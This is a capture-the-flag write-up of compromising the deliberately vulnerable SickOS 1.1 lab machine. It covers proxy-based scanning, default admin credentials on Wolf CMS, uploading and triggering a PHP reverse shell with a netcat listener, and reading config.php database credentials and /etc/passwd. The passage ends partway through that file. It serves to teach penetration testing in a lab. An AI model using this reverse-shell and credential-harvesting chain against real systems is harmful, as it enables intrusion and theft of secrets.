
SickOS 1.1 -CTF

By


V Nakul Yadav

1.) To start off with CTF I first noted down the ip address and check out the network interfaces of our kali virtual machine
I used "**ifconfig**" – I got ip address on eth0 as 192.168.1.144




2.) Next I used "**netdiscove**r" (The netdiscover is a tool which is used to gather all the important information about the network. It gathers information about the connected clients and the router). I found that sickos virtual machine is running on same network.

I used – "**sudo netdiscover"** to find the ip address of sickos virtual machine I find that ip address is **192.168.1.121**




3.) Next I perform "**nmap**" scan (Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses) on the ip address of target machine

I used – "**nmap -A 192.168.1.121 -Pn**" -A is aggressive scan , -Pn – does it without host discovery




```
┌──(ny3xy㉿ny3xy)-[~]
└─$ nmap -A 192.168.1.121
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-04 17:55 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.36 seconds

┌──(ny3xy㉿ny3xy)-[~]
└─$ nmap -A 192.168.1.121 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-04 17:55 IST
Nmap scan report for SickOs.lan (192.168.1.121)
Host is up (0.00031s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 093d29a0da4814c165141e6a6c370409 (DSA)
|   2048 8463e9a88e993348dbf6d581abf208ec (RSA)
|_  256 51f6eb09f6b3e691ae36370cc8ee3427 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-server-header: squid/3.1.19
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds

┌──(ny3xy㉿ny3xy)-[~]
└─$
```

I noticed that **3128/tcp** is open and it is a potentially open proxy, the configured on port 3128. So I can manually set the proxy as 3128 on our browser.



And try accessing the ip address



BLEHHH!!!

I am able to access the website.

4.) lets check this website for vulnerabilities so I used nikto (The Nikto web server scanner is a security tool that will test a web site for thousands of possible security issues)

I used : “ **nikto -useproxy http://192.168.1.121:3128 -h** http://192.168.1.121/ ” I specified port number and host address.

```
File  Actions  Edit  View  Help

┌──(ny3xy㉿ny3xy)-[~]
└─$ nikto -useproxy http://192.168.1.121:3128 -h http://192.168.1.121/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.121
+ Target Hostname:    192.168.1.121
+ Target Port:        80
+ Proxy:              192.168.1.121:3128
+ Start Time:         2024-01-04 19:03:16 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
sing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Sat
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.c
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests tha
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests tha
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests tha
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests tha
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```

Using nikto I determined that the site is vulnerable to “**shellshock”** (is a critical vulnerability in the Bash shell.It affects all operating systems (Linux and Unix based), which allows an attacker to execute arbitrary commands on a vulnerable system by sending specially crafted environment variables to a Bash-based application) and **config.php file contains credentials**.

5.) Now I used dirbuster or “**dirb**” (DIRB can recursively scan directories and look for files with different extensions in a web server).


I used :“**dirb http://192.168.1.121/ -p http://192.168.1.121:3128** ” and specify port 3128.

```
File  Actions  Edit  View  Help

┌──(ny3xy㉿ny3xy)-[~]
└─$ dirb http://192.168.1.121/ -p http://192.168.1.121:3128

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan  4 18:31:09 2024
URL_BASE: http://192.168.1.121/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: http://192.168.1.121:3128

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.121/ ----
+ http://192.168.1.121/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.121/connect (CODE:200|SIZE:109)
+ http://192.168.1.121/index (CODE:200|SIZE:21)
+ http://192.168.1.121/index.php (CODE:200|SIZE:21)
+ http://192.168.1.121/robots (CODE:200|SIZE:45)
+ http://192.168.1.121/robots.txt (CODE:200|SIZE:45)
+ http://192.168.1.121/server-status (CODE:403|SIZE:294)

-----------------
END_TIME: Thu Jan  4 18:31:11 2024
DOWNLOADED: 4612 - FOUND: 7
```


I found **robot.txt**(A robots.txt file tells search engine crawlers which URLs the crawler can access on your site)

```
192.168.1.121/   ×   192.168.1.121/robots.txt   ×   +

192.168.1.121/robots.txt

Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHur

User-agent: *
Disallow: /
Dissalow: /wolfcms
```


it tells us something about **/wolfcms** that means this website is made in Wolf CMS or there is a directory with the name of **/wolfcms**.



I gained access to this page. I tried **"/admin/login"** to access admins login, but after some searching around in google **"/?/admin/login"** leads to admin login page and I try default ID and Password ,admin and admin




I gained access to this page.




6.) Since this website is vulnerable to shellshock, i can try use **reverse tcp shell** to exploit this vulnerability. For this I downloaded a reverse tcp php payload from github : https://github.com/pentestmonkey/php-reverse-shell.git

After downloading the payload I updated the IP with kali machine IP and change port to 4444




And then I uploaded this payload in the website public folder



After the reverse tcp payload is uploaded , well setup **netcat**(often abbreviated to nc, is a computer networking utility for reading from and writing to network connections using TCP or UDP) to listen to port 4444 as specified by me.


I used : "**nc -lvp 4444**" to listen to port 4444



Now in a different terminal I used **curl** (Client URL (cURL, pronounced "curl") is a command line tool that enables data exchange between a device and a server through a terminal) to execute the reverse tcp php script from terminal.

I used:

"curl -x 192.168.1.121:3128 http://192.168.1.121/wolfcms/public/php-reverse-shell.php"



Now in the other terminal where netcat was running connection has been established

```
kali machine [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
1  2  3  4

File  Actions  Edit  View  Help

┌──(ny3xy㉿ny3xy)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.144] from SickOs.lan [192.168.1.121] 35067
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
 19:55:55 up  2:05,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Then I explored the directories and files and perform local enumeration of system (sickOS).

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
$ cd var
$ ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
www
$ cd www
$ ls
connect.py
index.php
robots.txt
wolfcms
$ cd wolfcms
$ ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
```

After local enumeration I found the "**config.php**" which contains credentials which was shown by the **vulnerability analysis by nikto in 4th step.** I found this file in "**/var/www/wolfcms**" system path.

Now I viewed the contents of config.php and found this!

```
$ cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

I found the user id and password as **root** and **john@123**

7.) now I'll run through password file in **etc/passwd** to find users (The /etc/passwd file stores essential information required during login. In other words, it stores user account information) of the system, and I found sickos as 1000:1000 ,that means that this is the first user.

```
$ cat password
cat: password: No such file or directory
$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
